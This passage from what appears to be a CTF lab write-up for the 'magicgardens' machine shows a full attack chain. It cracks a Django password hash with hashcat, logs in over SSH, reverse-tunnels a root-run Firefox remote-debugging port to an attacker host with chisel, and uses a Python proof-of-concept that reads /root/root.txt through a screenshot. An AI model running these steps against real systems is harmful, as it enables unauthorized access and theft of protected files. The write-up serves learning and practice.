rty|||1|1|2023-06-06 17:32:24|
sqlite>
```


Shell as morty

Password Crack

Password hash is in **django** format and could be cracked using hashcat and mode 10000.

Let's run hashcat with rockyou.txt:

```
hashcat -m 10000 hash rockyou.txt
```




```
pbkdf2_sha256$600000$y1tAjUmiqLtSdpL2wL3h56$61u2yMfK3oYgnL31fX8R4k/0hTc6YXRfiOH4LYVsEXo=:jonasbrothers

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10000 (Django (PBKDF2-SHA256))
```

Hash is cracked within few minutes: **jonasbrothers**

SSH


Now using the credentials discovered above, we can SSH login to the system:



```
┌──(yoon㉿kali)-[/opt/…/magicgardens.htb/usr/src/app]
└─$ ssh morty@10.10.11.9
The authenticity of host '10.10.11.9 (10.10.11.9)' can't be established.
ED25519 key fingerprint is SHA256:QixQoCpRoi98/2NP9t4cSa8PUu3paHIhrFzgDRKBmlM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.9' (ED25519) to the list of known hosts.
morty@10.10.11.9's password:
Linux magicgardens 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 22 15:14:03 2024 from 10.10.14.36
morty@magicgardens:~$ id
uid=1001(morty) gid=1001(morty) groups=1001(morty)
```


Privesc: morty to root

linpeas.exe discovers interesting process running on port 44351: **remote-debugging**



```
root         1954  1.1  9.5 3027844 383868 ?      Sl   May22  10:17 firefox-esr --marionette --headless --remote-debugging-
port 44351 --remote-allow-hosts localhost -no-remote -profile /tmp/rust_mozprofileVCtz0l
```

It seems like port 44351 is open internally:




```
morty@magicgardens:~$ netstat -ano | grep 127.0.0.1
tcp        0      0 127.0.0.1:41857         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:40137         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:34277         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:44351         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:38950         127.0.0.1:41857         ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:40137         127.0.0.1:56952         ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:46040         127.0.0.1:8000          TIME_WAIT   timewait (17.72/0/0)
tcp        0      0 127.0.0.1:35144         127.0.0.1:80            ESTABLISHED keepalive (0.09/0/0)
tcp        0      0 127.0.0.1:46078         127.0.0.1:8000          TIME_WAIT   timewait (18.18/0/0)
tcp        0      0 127.0.0.1:46062         127.0.0.1:8000          TIME_WAIT   timewait (18.15/0/0)
tcp        0      0 127.0.0.1:56952         127.0.0.1:40137         ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:41857         127.0.0.1:38950         ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:80            127.0.0.1:43996         ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:46050         127.0.0.1:8000          TIME_WAIT   timewait (17.74/0/0)
tcp        0      0 127.0.0.1:80            127.0.0.1:35144         ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:46052         127.0.0.1:8000          TIME_WAIT   timewait (18.06/0/0)
tcp        0      0 127.0.0.1:43996         127.0.0.1:80            ESTABLISHED keepalive (0.09/0/0)
```

Chisel

Let's tunnel port 44351 to our local attacking machine using chisel.

After transferring chisel to the target machine, we will start a client connection to our local chisel server as such:


`./chisel_linux client 10.10.16.14:9000 R:44351:127.0.0.1:44351`



```
morty@magicgardens:/tmp$ ./chisel_linux client 10.10.16.14:
9000 R:44351:127.0.0.1:44351
2024/05/23 02:15:28 client: Connecting to ws://10.10.16.14:
9000
2024/05/23 02:15:36 client: Connected (Latency 607.544549ms
```


Now on our local chisel server, we have a conection made:

`chisel server -p 9000 --reverse`



```
┌──(yoon㉿kali)-[/opt/chisel]
└─$ chisel server -p 9000 --reverse
2024/05/23 02:17:35 server: Reverse tunnelling enabled
2024/05/23 02:17:35 server: Fingerprint gC/4roAq9oVPmkH5UU4J
2itzDfq290kgSaiEvRRvets=
2024/05/23 02:17:35 server: Listening on http://0.0.0.0:9000

2024/05/23 02:21:09 server: session#1: Client version (1.9.1
) differs from server version (1.9.1-0kali1)
2024/05/23 02:21:09 server: session#1: tun: proxy#R:44351=>4
4351: Listening
```

We can now access port 44351 from our local machine through: `http://127.0.0.1:44351/`



httpd.js

If you're seeing this page, httpd.js is up and serving requests! Now set a base path and serve some files!

Remote Debugging


From some research, it seems like there are some known vulnerabilites regarding google chrome's remote debugging.

Using the following Python script, we will be able to read root.txt in png file format:


```python
# poc.py
import json
import requests
import websocket
import base64

debugger_address = 'http://localhost:44351'

response = requests.get(f'{debugger_address}/json')
tabs = response.json()

web_socket_debugger_url = tabs[0]
['webSocketDebuggerUrl'].replace('127.0.0.1', 'localhost')

print(f'Connect to url: {web_socket_debugger_url}')

ws = websocket.create_connection(web_socket_debugger_url,
suppress_origin=True)

command = json.dumps({
                "id": 5,
                "method": "Target.createTarget",
                "params": {
                        "url": "file:///root/root.txt"
                }
})

ws.send(command)
target_id = json.loads(ws.recv())['result']['targetId']
print(f'Target id: {target_id}')

command = json.dumps({
                "id": 5,
                "method": "Target.attachToTarget",
                "params": {
                        "targetId": target_id,
                        "flatten": True
                }})

ws.send(command)
session_id = json.loads(ws.recv())['params']['sessionId']
print(f'Session id: {session_id}')
```

```
command = json.dumps({
                "id": 5,
                "sessionId": session_id,
                "method": "Page.captureScreenshot",
                "params": {
                        "sessionId": session_id,
                        "format": "png"
                }
        })

ws.send(command)
result = json.loads(ws.recv())

ws.send(command)
result = json.loads(ws.recv())

if 'result' in result and 'data' in result['result']:
        print("Success file reading")
        with open("root.png", "wb") as file:
                file.write(base64.b64decode(result['result']['data']))
else:
        print("error file reading")

ws.close()
```

After running the script, root.png is successfully created and we can read root.txt by displaying the image file:



```
┌──(yoon㉿kali)-[~]
└─$ sudo python poc.py
Connect to url: ws://localhost:44351/devtools/page/bef5436e-e25c-4b7a-916d-4bc4
00442207
Target id: 1bb58817-5c86-404d-852e-1a37e0cc44bc
Session id: 7deabc43-13f3-45b2-9633-4be9f7f65338
Success file reading
```



```
┌──(yoon㉿kali)-[~]
└─$ file root.png
root.png: PNG image data, 1366 x 683, 8-bit/color RGBA, non-interlaced
```